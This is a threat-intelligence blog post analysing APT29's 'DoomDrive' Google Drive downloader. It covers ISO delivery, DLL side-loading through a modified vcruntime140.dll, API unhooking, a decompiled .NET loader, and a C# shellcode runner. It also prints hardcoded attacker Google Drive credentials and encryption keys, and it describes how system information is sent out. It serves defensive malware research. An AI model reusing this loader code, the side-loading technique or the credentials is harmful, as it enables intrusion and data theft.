A look into APT29's new early-stage Google Drive downloader

r136a1.info/2022/07/19/a-look-into-apt29s-new-early-stage-google-drive-downloader/

Jul 19, 2022 • malware


While analysing the downloader from APT29 that uses the Slack messaging service (`SHA-256: 879a20cc630ff7473827e7781021dacc57bcec78c01a7765fc5ee028e4a03623`), I’ve found another downloader that utilizes Google Drive. It is also delivered via an ISO file like the previous ones. I call this new .NET downloader `DoomDrive` in reference to the older `BoomBox` one. With this latest addition, there are 4 known early stage downloaders that abuse legitimate services:

First seen ITW	Malware downloader	Abused legitimate service	Analysis
June 2022	DoomDrive	Google Drive	Russian APT29 Hackers Use Online Storage Services, DropBox and Google Drive
June 2022	?	Slack	Il malware EnvyScout (APT29) è stato veicolato anche in Italia (brief analysis)
January 2022	BEATDROP	Trello	Trello From the Other Side: Tracking APT29 Phishing Campaigns
February 2021	BoomBox	DropBox	Breaking down NOBELIUM’s latest early-stage toolset

EDIT: While working on this blog post, Palo Alto Networks released their analysis of the `DoomDrive` campaign.

The ISOlation layer

On 5th of July, a file named `Agenda.iso` was uploaded from Malaysia to Virustotal. This ISO sample contains the following files:




This PC > DVD Drive (G:) INFO

Name	Date modified	Type	Size
_	6/29/2022 8:52 AM	File	436 KB
agenda.exe	12/24/2021 11:03 AM	Application	181 KB
Information	6/29/2022 10:42 AM	Shortcut	2 KB
vcruntime140.dll	5/12/2022 3:41 PM	Application exten...	90 KB
vctool140.dll	6/29/2022 2:14 AM	Application exten...	106 KB

Usually, the only file that isn't hidden in a default Windows environment is `Information` that is a LNK file. It contains the following target string:


```
%windir%/system32/cmd.exe /k start agenda.exe
```

When double-clicked it runs `agenda.exe` that is a legitimate file signed by Adobe. This file imports a couple of functions from `vcruntime140.dll` as can be seen by looking at the import table:



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
KERNEL32.dll	79	0001DFF0	00000000	00000000	0001EBA8	00018030
USER32.dll	20	0001E3F8	00000000	00000000	0001ED20	00018438
ADVAPI32.dll	5	0001DFC0	00000000	00000000	0001ED82	00018000
SHELL32.dll	2	0001E3D0	00000000	00000000	0001EDB2	00018410
ole32.dll	2	0001E778	00000000	00000000	0001EDE2	000187B8
MSVCP140.dll	43	0001E270	00000000	00000000	0001F858	000182B0
SHLWAPI.dll	1	0001E3E8	00000000	00000000	0001F878	00018428
VCRUNTIME140.dll	12	0001E4A0	00000000	00000000	0001F972	000184E0
VCRUNTIME140_1.dll	1	0001E508	00000000	00000000	0001F984	00018548
api-ms-win-crt-run...	21	0001E5B8	00000000	00000000	0001FD7A	000185F8
api-ms-win-crt-stri...	13	0001E708	00000000	00000000	0001FD9C	00018748
api-ms-win-crt-hea...	5	0001E560	00000000	00000000	0001FDBE	000185A0
api-ms-win-crt-stdi...	19	0001E668	00000000	00000000	0001FDDE	000186A8
api-ms-win-crt-files...	5	0001E530	00000000	00000000	0001FDFE	00018570
api-ms-win-crt-con...	2	0001E518	00000000	00000000	0001FE24	00018558
api-ms-win-crt-mat...	2	0001E5A0	00000000	00000000	0001FE46	000185E0
api-ms-win-crt-loc...	1	0001E590	00000000	00000000	0001FE66	000185D0

The DLL is usually located in the Windows system folder and gets also loaded from there. In this case, the file was placed in the same folder as the EXE to abuse the DLL search order (DLL side-loading). The file `vcruntime140.dll` is a slightly modified version of the original signed one. The size of the last section (`.reloc`) was increased with 0 bytes which overwrites the signature information present as overlay data. Additionally, the `.reloc` section characteristics were changed to make it also writable. The reason for these changes is to use the resulting space to expand the import table with an additional entry:



Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
api-ms-win-crt-run...	2	00014D28	00000000	00000000	00014DE4	00011148
api-ms-win-crt-hea...	3	00014D08	00000000	00000000	00014E06	00011128
api-ms-win-crt-stri...	3	00014D50	00000000	00000000	00014E26	00011170
api-ms-win-crt-stdi...	1	00014D40	00000000	00000000	00014E48	00011160
api-ms-win-crt-con...	1	00014CF8	00000000	00000000	00014E68	00011118
KERNEL32.dll	34	00014BE0	00000000	00000000	0001514C	00011000
vctool140.dll	1	0001B0CD	00000000	00000000	0001B0A0	0001B0BD

As a result, when `agenda.exe` is executed, it loads `vcruntime140.dll` which in turn loads `vctool140.dll`. The same trick with an expanded import table was used in the ISO file that contains the Slack downloader. The file `vctool140.dll` is a loader for the encrypted `DoomDrive` payload named `_`.

The .NET EXEcution layer

As mentioned, `vctool140.dll` is a loader for the `DoomDrive` downloader that is a .NET assembly. It is partly similar to the loader of `BEATDROP` and the Slack downloader. In comparison to the loader of `BEATDROP`, it not only unhooks all hooked functions in `ntdll.dll`, but also those of `wininet.dll`. The loader of the Slack downloader is the most advanced one as it also uses code and string obfuscation among other things.

When executed, it first unhooks all functions in `ntdll.dll` and `wininet.dll`. For this, it maps a fresh version of each Windows DLL into memory and overwrites the `.text` sections of the already loaded modules with those of the mapped ones. An example code of this technique can be found here.

Next, it loads the MSZIP compressed `DoomDrive` file (`_`) to memory and unpacks it. The result is a 64-bit .NET EXE assembly that gets executed via COM interface API functions. The decompiled and cleaned up code is as follows:

```
...
Filename[v2 + 1] = '_';
v6 = v2 + 2i64;
if ( v6 >= 0x104 )
{
    _report_rangecheckfailure(v4, v2, v1, v3);
    __debugbreak();
}
Filename[v6] = 0;
hFile = CreateFileA(Filename, GENERIC_READ, 1u, 0i64, 3u, FILE_ATTRIBUTE_NORMAL,
0i64);
hFile_0 = hFile;
if ( hFile != INVALID_HANDLE_VALUE )
{
    FileSize = GetFileSize(hFile, 0i64);
    Buffer = j__malloc_base(FileSize);
    ReadFile(hFile_0, Buffer, FileSize, &NumberOfBytesRead, 0i64);
    CloseHandle(hFile_0);
    UncompressedBuffer = 0i64;
    LODWORD(hFile) = CreateDecompressor(COMPRESS_ALGORITHM_MSZIP, 0i64,
&hDecompressor);
    if ( hFile )
    {
        UncompressedDataSize = 0i64;
        UncompressedBufferSize = 0i64;
        if ( Decompress(hDecompressor, Buffer, NumberOfBytesRead, 0i64, 0i64,
&UncompressedBufferSize)
            || GetLastError() != ERROR_INSUFFICIENT_BUFFER
            || (UncompressedBuffer = j__malloc_base(UncompressedBufferSize),
                LODWORD(hFile) = Decompress(hDecompressor, Buffer, NumberOfBytesRead,
UncompressedBuffer, UncompressedBufferSize, &UncompressedDataSize),
                hFile) )
        {
            CloseDecompressor(hDecompressor);
            pCLRMetaHost = 0i64;
            ppRuntime = 0i64;
            pCorRuntimeHost = 0i64;
            LODWORD(hFile) = CLRCreateInstance(&CLSID_CLRMetaHost, &ICLRMetaHost,
&pCLRMetaHost);
            if ( hFile >= 0 )
            {
                wcscpy(pwzVersion, L"v4.0.30319");
                LODWORD(hFile) = pCLRMetaHost->lpVtbl->GetRuntime(pCLRMetaHost,
pwzVersion, &riid, &ppRuntime);
                if ( hFile >= 0 )
                {
                    LODWORD(hFile) = ppRuntime->lpVtbl->GetInterface(ppRuntime,
&CLSID_CorRuntimeHost, &IID_ICorRuntimeHost, &pCorRuntimeHost);
                    if ( hFile >= 0 )
                    {
                        pCorRuntimeHost->lpVtbl->Start(pCorRuntimeHost);
                        pAppDomain = 0i64;
```

```
                        LODWORD(hFile) = pCorRuntimeHost->lpVtbl-
>GetDefaultDomain(pCorRuntimeHost, &pAppDomain);
                        if ( hFile >= 0 )
                        {
                            pDefaultAppDomain = 0i64;
                            LODWORD(hFile) = (pAppDomain->lpVtbl->QueryInterface)
(&AppDomain, &pDefaultAppDomain);
                            if ( hFile >= 0 )
                            {
                                rgsabound.cElements = UncompressedDataSize;
                                rgsabound.lLbound = 0;
                                safeArray = SafeArrayCreate(VT_UI1, 1u, &rgsabound);
                                SafeArrayLock(safeArray);
                                count = 0;
                                if ( UncompressedDataSize )
                                {
                                    index = 0i64;
                                    do
                                    {
                                        *(safeArray->pvData + index) =
UncompressedBuffer[index];

                                        ++count;
                                        ++index;
                                    }
                                    while ( count < UncompressedDataSize );
                                }
                                SafeArrayUnlock(safeArray);
                                pDefaultAppDomain_0 = pDefaultAppDomain;
                                pManagedAssembly = 0i64;
                                hr = (pDefaultAppDomain->lpVtbl->Load_3)(safeArray,
&pManagedAssembly);

                                if ( hr < 0 )
                                    Cleanup(hr, pDefaultAppDomain_0, &AppDomain);
                                pManagedAssembly_0 = pManagedAssembly;
                                if ( pManagedAssembly )
                                    (pManagedAssembly->lpVtbl->Release)();
                                DoomDriveMain = 0i64;
                                (pManagedAssembly_0->lpVtbl->EntryPoint)
(&DoomDriveMain);

                                VariantInit(&pvarg);
                                DoomDriveMain_0 = DoomDriveMain;
                                VariantInit(&pRetVal);
                                obj = pvarg;
                                hr_0 = (DoomDriveMain_0->lpVtbl->Invoke_3)(&obj,
0i64, &pRetVal);

                                if ( hr_0 < 0 )
                                    Cleanup(hr_0, DoomDriveMain_0, &word_1800177E8);
                                pRetVal_0 = pRetVal;
                                VariantClear(&pRetVal_0);
                                VariantClear(&pvarg);
                                (ppRuntime->lpVtbl->Release)(ppRuntime);
                                (pCLRMetaHost->lpVtbl->Release)(pCLRMetaHost);
```

```
                                LODWORD(hFile) = (pCorRuntimeHost->lpVtbl->Release)
(pCorRuntimeHost);
                            }
                        }
                    }
                }
            }
        }
    }
}
...
```

The code is very similar to this one which in turn is a modification of Microsoft's old example code named `CppHostCLR`. It shows how to run a managed .NET assembly in an unmanaged application via the Component Object Model in C++.

With DoomDrive to the next layer

There is reason to believe that `DoomDrive` wasn't only compressed for obfuscation purposes, but also because it's bigger than 1 MB in size. This is because the C# Google Drive API (and Newtonsoft Json) libraries were statically linked into the file.

It contains the following Google Drive credentials which it uses throughout the code:

```
// Token: 0x04000005 RID: 5
internal static readonly string ClientId = "477421423157-doqkohd8ihvnpgtsnbld4e4kd1lbs01b.apps.googleusercontent.com";

// Token: 0x04000006 RID: 6
internal static readonly string ClientSecret = "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";

// Token: 0x04000007 RID: 7
internal static readonly string RefreshToken = "1//0czAXEdbKrikVCgYIARAAGAwSNwF-L9IrjcOVo9aYPFogMEutV6W3cSJMh195N7Ty2cHvtpXf3FNQ9QKDHwN5SKG9FmrMSw5fnsI";

// Token: 0x04000008 RID: 8
internal static readonly string Id = "99";

// Token: 0x04000009 RID: 9
internal static readonly string XorKey = "jzgM2ilvNN4naXoaUwUYSbadWeUo1+Zp8Xz4088iC2aW2ndlNEAcig8MMcY=";

// Token: 0x0400000A RID: 10
internal static readonly string AesKey = "ns2Tb+hF1LIBdYgOdEEIUew9swQSyw5XumqOlYy4fiE=";

// Token: 0x0400000B RID: 11
internal static readonly string AesIv = "Twg8hZmy8zBpSjjKl0FAnA==";
```

When executed, it first copies all files except for the LNK one from the mounted ISO drive to the `%APPDATA%` folder. For persistency, it creates a registry `Run` entry in `HKCU` with `agenda.exe` as the target file. To create a unique victim ID that gets later used mutliple times, it retrieves the Windows logon name and calculates a SHA-256 hash string on it. At last, it prepends the hardcoded `Id` value `99` (see screenshot above) to build the final ID.

The first contact to the attacker's Google drive is made by retrieving the list of text files available for the victim's ID via the `ListFiles` API function:

```
ListFiles("trashed = false and name contains '" + <VictimID> + "' and mimeType =
'text/plain'")
```

If the response is empty, it gets system information from the victim and uploads it in encrypted form within a TXT file to the attacker's drive. The following information is retrieved:

- Windows logon name
- User domain name
- Local computer domain name
- List of network interfaces
- List of process names

It is encrypted with a hardcoded XOR key (see screenshot above, base64 encoded) and base64 encoded. The victim user ID is used for the text file name. When the upload was successful, the program continues, otherwise it repeats the last procedure. To hint when the file was uploaded, it creates (or updates) a comment for the file with the current date as content.

To get the next stage payload, it lists all available PDF files in the attacker's drive as indicated by the MIME type:

```
ListFiles("trashed = false and name contains '" + <VictimID> + "' and mimeType =
'application/pdf'");
```

This file must have been created by the attacker and is only disguised as a PDF. It's actually an AES encrypted (see screenshot above for IV/key, base64 encoded) shellcode payload. The payload is executed in the following way:

```
public static bool Call(byte[] data)
{
    bool result;
    try
    {
        data = Caller.Decrypt(data);
        IntPtr intPtr = GCHandle.Alloc(data, GCHandleType.Pinned).AddrOfPinnedObject();
        uint num;
        if (!Caller.VirtualProtect(intPtr, (UIntPtr)((ulong)((long)data.Length)), 64U, out num))
        {
            result = false;
        }
        else
        {
            ((Caller.Run)Marshal.GetDelegateForFunctionPointer(intPtr, typeof(Caller.Run)))();
            result = true;
        }
    }
    catch
    {
        result = false;
    }
    return result;
}
```

An example of the executioner C# code can be found here. At the time of the analysis, the attacker's drive didn't respond anymore, thus it remains unknown what the next stage was.

Conclusion

As we've seen in the past, the threat actor APT29 always uses several early-stage tools during a campaign. The latest .NET downloader abuses another legitimate service to get a payload on a victim's system. In contrast to the other legitimate services, the developer didn't seem to enjoy working with the Google API as can be seen in the PDB path of `DoomDrive` (^^):

```
C:\Users\user\source\repos\GoogleDriveSucks\src\GoogleDriveSucks\Drive.pdb
```

IOCs

ISO

347715f967da5debfb01d3ba2ede6922801c24988c8e6ea2541e370ded313c8b

DoomDrive

295452a87c0fbb48eb87be9de061ab4e938194a3fe909d4bcb9bd6ff40b8b2f0